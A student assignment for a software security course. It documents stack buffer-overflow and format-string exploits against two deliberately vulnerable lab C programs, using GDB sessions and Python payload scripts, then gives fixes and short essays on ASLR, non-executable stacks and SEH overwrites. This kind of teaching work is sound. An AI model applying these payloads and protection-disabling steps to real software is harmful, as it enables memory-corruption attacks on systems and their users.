Assignment One

Gearóid Sheehan

Security for Software Systems COMP8050

Question 1

Overview

To carry out an attack which hijacks the given program and calls the partialwin() and fullwin() functions I used a buffer overflow attack. This attack involved overflowing the buffer with an input greater than what is allocated in the program. The section of the input where the buffer was maxed out and overflowed from was found by the converting the hexadecimal returned from segmentation fault back to ASCII. At first, I used an input of random letters however I quickly realised by using a structured block of four identical letters at a time made identifying where the overflow was occurring much easier. I then noted the number of letters which were input into the buffer before it maxed out and overflowed.

Using python, I created a script and stored a variable with the same number of letters to fill the buffer as padding. Using GDB, I disassembled both the partialwin() and fullwin() functions in order to get the memory addresses which are pointed to by the EIP for their execution. I then calculated the little-endian versions of both functions' memory addresses, storing them in separate variables in the script. The python script returns a print statement, printing the values of the padding and two functions memory addresses combined one after another. When this script was called as input for the program, the buffer was filled using the padding, and the memory addresses overflow onto the return address of the current function on the stack. The result was both the partialwin() and fullwin() functions were called successfully.

Steps

Change directory to where the c program is located.

```
osboxes@osboxes ~ $ cd Documents/assignment_1_security_q1
```

Turn off ASLR to prevent randomization of the program's executable locations in the memory.

```
sudo sysctl -w kernel.randomize_va_space=0
```

Compile the program for debugging, disable optimizations and reduce alignment of stack. Set to compile as 32 bit and disable the defence from stack smashing.

```
gcc -g -O0 -mpreferred-stack-boundary=2 -m32 -fno-stack-protector -z execstack
-D_FORTIFY_SOURCE=0 assignment_q1.c -o assignment_q1.o
```

Test the program has compiled correctly and the buffer is taking input correctly.

```
osboxes@osboxes ~/Documents/assignment_1_security_q1 $ ./assignment_q1.o
Test
Buffer contents Test
```

Show disassembly flavour. Set to intel as it was first set to att.

```
(gdb) show disassembly-flavor
The disassembly flavor is "att".
(gdb) set disassembly-flavor intel
```

Display the program in the terminal and search for security vulnerabilities using the cat command. Immediately, the use of the gets function is noted as a vulnerability which can be exploited, as it does not check the array bound of the buffer and can be easily overflowed.

```
osboxes@osboxes ~/Documents/assignment_1_security_q1 $ cat assignment_q1.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void partialwin()
{
    printf("Achieved 1/2!\n");
}

void fullwin()
{
    printf("Achieved 2/2!\n");
}

void vuln()
{
    char buffer[36];
    gets(buffer);
    printf("Buffer contents %s\n", buffer);
}

int main(int argc, char **argv)
{
    vuln();
}
```


Open program in GDB for debugging.


```
gdb assignment_q1.o
```

Define a hook-stop. This command pre-defines actions that will be taken at each break point so that we don't have to enter them every time. The info registers are printed with the first command, so that we can view the addresses of each register in hex format. Then, 24 addresses on the stack are printed in hex format, so that we can determine what addresses are being printed out in the current stack frame, or in other words between the ESP and EBP. We then print out what the next two instructions are from the addresses of the current instruction pointer.

```
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>info registers
>x/24x $esp
>x/2i $eip
>end
```


Set breakpoints at lines 18, 20 and 21, so that the the state of the stack can be viewed before and after the gets() function which will be attacked later. At breakpoint 3 on line 21, the contents of the stack can be viewed and the address of the EBP is seen. This is double checked by using the command x/x EBP to print the EBP and its address to the console






Disassemble both the partialwin() and fullwin() functions, taking note of both of their memory address values, which are the top values displayed.

partialwin() function:



fullwin() function:



Run the program, inputting a larger amount of characters into the buffer than it has memory allocated to hold.

```
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK
```

Continue to run the program until it crashes, as expected returning a segmentation fault. It cannot access memory at the address given below. We now use this address to find out exactly where the buffer overflowed by converting it from hex to ASCII and comparing it to the values we input in the last step. The given address converts to KKKK in ASCII, so our overflow must be occurring after the last J.

```
Cannot access memory at address 0x4b4b4b4b
0x4b4b4b4b in ?? ()
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
```

Now that the amount of input needed to overflow the buffer is known, a python script can be created for use as the program input. A variable with the correct amount of input is saved, as are variables with the little-endian versions of the partialwin() and fullwin() functions memory addresses. The script returns a print statement which is a concatenation of the padding and both functions memory addresses, which will ultimately be the input into the buffer when the script is run.

```
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"

partialwin = "\x6b\x84\x04\x08"
fullwin = "\x7e\x84\x04\x08"

print(padding + partialwin + fullwin)
```

The debugger is exited, and the python script is saved to a binary file called inString.

```
python input.py > inString
```

The program is then run with the inString file as the input. The partialwin() and fullwin() functions are successfully called and the print statements inside each of them both print to the terminal. The program then ends with a segmentation fault. This is expected, as the buffer has been overflowed.

```
osboxes@osboxes ~/Documents/assignment_1_security_q1 $ ./assignment_q1.o < inString
Buffer contents AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJk~
Achieved 1/2!
Achieved 2/2!
Segmentation fault (core dumped)
```

Identify Vulnerabilities

In order to fix the security vulnerabilities in the given code, I would replace the gets() function with the more secure fgets(). The reason a buffer overflow attack was possible on this program is because the gets() function is not secure. This is because it does not check the array bound, which results in no protection from an amount of values being input into the buffer which take up more memory than the buffer has been assigned.

Question Two

Overview

To carry out an attack which hijacks the given program calling the securegrading() function and enters the loop where the grade variable equals to 100, I used a mixture of a buffer overflow and format string exploit. This attack involved overflowing the buffer with an input greater than what is allocated in the program, and then exploit the non-sanitized print statement to change the grade variable to the desired value.

I firstly found the address of the variable I wished to change. I then used a python script to print out the location of the variable with padding and took note of its position. I then wrote the desired value change to that variable by adding on the required number of bytes and used %n which writes the number of characters written so far to the address at the argument. Like in the previous question, a buffer overflow attack was then used to enter the securegrading() function,

Steps

Change directory to where the c program is located.

```
osboxes@osboxes ~ $ cd Documents/assignment_1_security_q2
osboxes@osboxes ~/Documents/assignment_1_security_q2 $
```

Turn off ASLR to prevent randomization of the program's executable locations in the memory.

```
sudo sysctl -w kernel.randomize_va_space=0
```

Compile the program for debugging, disable optimizations and reduce alignment of stack. Set to compile as 32 bit and disable the defence from stack smashing.

```
gcc -g -O0 -mpreferred-stack-boundary=2 -m32 -fno-stack-protector -z execstack
-D_FORTIFY_SOURCE=0 assignment_q1.c -o assignment_q1.o
```

Test the program has compiled correctly and the buffer is taking input correctly.

```
osboxes@osboxes ~/Documents/assignment_1_security_q2 $ ./assignment_q2.o
Test
User input:Testosboxes@osboxes ~/Documents/assignment_1_security_q2 $
```

Display the program in the terminal and search for security vulnerabilities using the cat command. Immediately, the use of the gets() function is noted as a vulnerability which can be exploited, as it does not check the array bound of the buffer and can be easily overflowed. Also, the printf() function can be exploited, as it is not sanitized with the required specifier character, making it vulnerable to format string exploits.

```
osboxes@osboxes ~/Documents/assignment_1_security_q2 $ cat ./assignment_q2.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int grade;

void securegrading()
{
    if( grade<40)
    {
        printf("Usual grade attained.\n");
    }
    else if( grade < 100 )
    {
        printf("excellent grade attained!\n");
    }
    else if( grade == 100 )
    {
        printf("Perfect grade attained!\n");
    }
    exit(1);

}

int main(int argc, char **argv)
{
    char input[48];
    grade = 10;
    gets(input);
    printf( "User input:" );
    printf( input);
}
```

Run the objdump command to identify the different objects in the program and their addresses.

```
objdump -t assignment_q2.o
```

Find the BSS section and identify the variable that is going to be manipulated, in this case ‘grade’.

```
0804a02c g     O .bss   00000004              grade
```

A python script is then created, which prints out an amount of values off the stack when called.

```
padding = "%x."*200

print(padding)
```

The python script is saved to a binary file called inString.

```
python input.py > inString
```

The program is then run with the inString file as the input.

```
osboxes@osboxes ~/Documents/assignment_1_security_q2 $ ./assignment_q2.o < inString
User input:252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e7
52e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e78
2e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.
e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252
8252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e
```

To get the address of the ‘grade’ variable to write onto the stack, the padding variable is modified to include the little-endian version the ‘grade’ variables address, which was found previously using the objdump. Four character blocks are placed on either side of the address, which are used to help identify the position of the ‘grade’ variable.

```
padding = "AAAA" + "\x2c\xa0\x04\x08" + "BBBB" + "%x."*200

print(padding)
```

The program is then run again with the updated python script as input. As ‘AAAA’ and ‘BBBB’ convert to the hex values 41414141 and 42424242 respectively, the position of the ‘grade’ variable can be observed to be between the two of them, as in the padding in the python script. ‘grade’ is at position number 2.

```
osboxes@osboxes ~/Documents/assignment_1_security_q2 $ ./assignment_q2.o < inString
User input:AAAA,BBBB41414141.804a02c.42424242.252e7825.78252e78.2e78252e.252e7825.7
```

The padding is then taken out, and due to the ‘AAAA’ characters being removed the ‘grade’ variable is naturally now in position number 1. As the desired number for ‘grade’ to be changed to is 100 in order to enter the correct loop, the size of the padding in bytes must equal to that number. Therefore, the position of the ‘grade’ address is number 1 and the number of bytes needed to be added to the padding is 96, as the address itself takes up four bytes already. The character %n is then used to write the number of characters written so far to the address at the argument.

```
padding = "\x2c\xa0\x04\x08" + "%96x%1$n"

print(padding)
```

The buffer overflow is then implemented. Like in the previous question, the stack is examined and the EIP of the function intended to be overflowed into is retrieved. The securegrading() function is disassembled and its address in memory is found and saved in the python script as a variable.

```
(gdb) disassemble securegrading
Dump of assembler code for function securegrading:
   0x0804849b <+0>:     push   %ebp
```

Again, the amount of input needed to fill the buffer is found and added to the python script as another padding variable. The script returns a print statement which is a concatenation of the padding for the string exploit, the padding for the buffer overflow and the securegrading() memory address. This results in the ‘grade’ value being changed to 100, and the input buffer overflowing into the securegrading() function. The result prints the correct print statement as desired.

```
padding_fstring = "\x2c\xa0\x04\x08" + "%96x%1$n"
padding_boverflow = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"

securegrading = "\x9b\x84\x04\x08"

print(padding_fstring + padding_boverflow + securegrading)
```

```
osboxes@osboxes ~/Documents/assignment_1_security_q2 $ ./assignment_q2.o < inString
User input:,
```

```
  804a02cAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJPerfect grade attained!
```

Identify Vulnerabilities

In order to fix the security vulnerabilities in the given code, I would replace the gets() function with the more secure fgets(). The reason a buffer overflow attack was possible on this program is because the gets() function is not secure. This is because it does not check the array bound, which results in no protection from an amount of values being input into the buffer which take up more memory than the buffer has been assigned. I would also ensure of correct sanitization of the print() function. The intended use of printf() in this piece of code was to print out the user input of a char array, so the function should have been printf("%s", input). I would have also used a loop with the isdigit() function to check if the input was numeric and returned a warning if it was.

Question Three

1) Address space randomization layout, or ASLR, is a security feature which is found in most modern day computer systems. It was first introduced to the Linux kernel as a patch in 2004 and became standard in the kernel in 2005. The high level concept of ASLR is that it uses an algorithm to assign random addresses to various program elements in the programs address space, such as the stack, heap etc. This provides protection from attacks such as buffer overflows as it prevents the attacker from viewing the exact addresses of the required code for elements such as function calls and variables. For ASLR to be effective, programs must be compiled with ASLR each time it is executed. It has three different settings in Linux – disabled, enabled and fully enabled, with enabled being cautious randomization and fully enabled being full randomization. Systems are set to full enabled by default. ASLR cannot be implemented successfully unless the program is built with ASLR support. Many techniques to prevent ASLR from preventing attacks have been developed in recent years, such as using ROP chain and JIT/NOP Spraying. While ASLR can provide added protection against attacks such as buffer overflows, it is only an extra measure and does not provide immunity. The combined use of ASLR and stack canaries provides a much more thorough form of protection. A stack canary is a value which is calculated dynamically each time a function is popped onto the stack. When the function is returned, it checks if the canary has been modified and if so, a special function is invoked informing that the program has been compromised. ASLR is somewhat effective defence against format string exploits, as it prevents the attacker from gaining knowledge of the addresses which it will be attempting to overwrite.

2) A non-executable stack addresses the issue of buffer overflow attacks by causing a portion of the stacks address space to become non-executable, which prevents the malicious code placed on the stack from being executed. It is only useful for attacks where the malicious code is placed onto the stack itself. It returns a segmentation fault and crashes the program. It can be bypassed however using what is called a return to libc attack. This type of buffer overflow attack overwrites the return address with an address to a function in a libc library. As the return address is overwritten after the function calls the CPU it is treated as a valid function call. It is not an effective defence against format string exploits as they do not require a function to be executed on the stack.

Question Four

1) Structured exception handlers, or SEH, are built into programs to help take care of any errors that may occur when run. Programs will typically contain a chain of SEHs, each consisting of a pointer to the individual exception handler and a pointer to the next exception handler in the chain. This chain will be iterated through when an error occurs until one of the SEHs handles the error correctly. If none of the SEHs can handle the error, then the program will usually crash. Using a buffer overflow attack, the addresses of these exception handlers may be overwritten and replaced. Because SEHs need an actual error condition to occur to be called, overwriting the SEHs addresses alone is not enough. The most common way to execute malicious code which has overwritten an SEHs address is to cause another buffer overflow, this time overflowing the whole stack and therefore causing an error and calling the SEH, in turn executing the malicious code. SEH attacks are commonly used for browser based attacks due to the vulnerabilities which exist.

2) Structured exception handling overwrite protection, or SEHOP, is a security feature which protects against SEH overwrite attacks. A symbolic exception registration record is inserted as the tail record of each exception handler on runtime. Then, when an exception occurs the chain of SEHs is walked, and each pointer to the next SEH record is checked and it is confirmed whether the memory at that address in turn points to another record. If it does not, it regards the SEH as corrupted and terminates execution.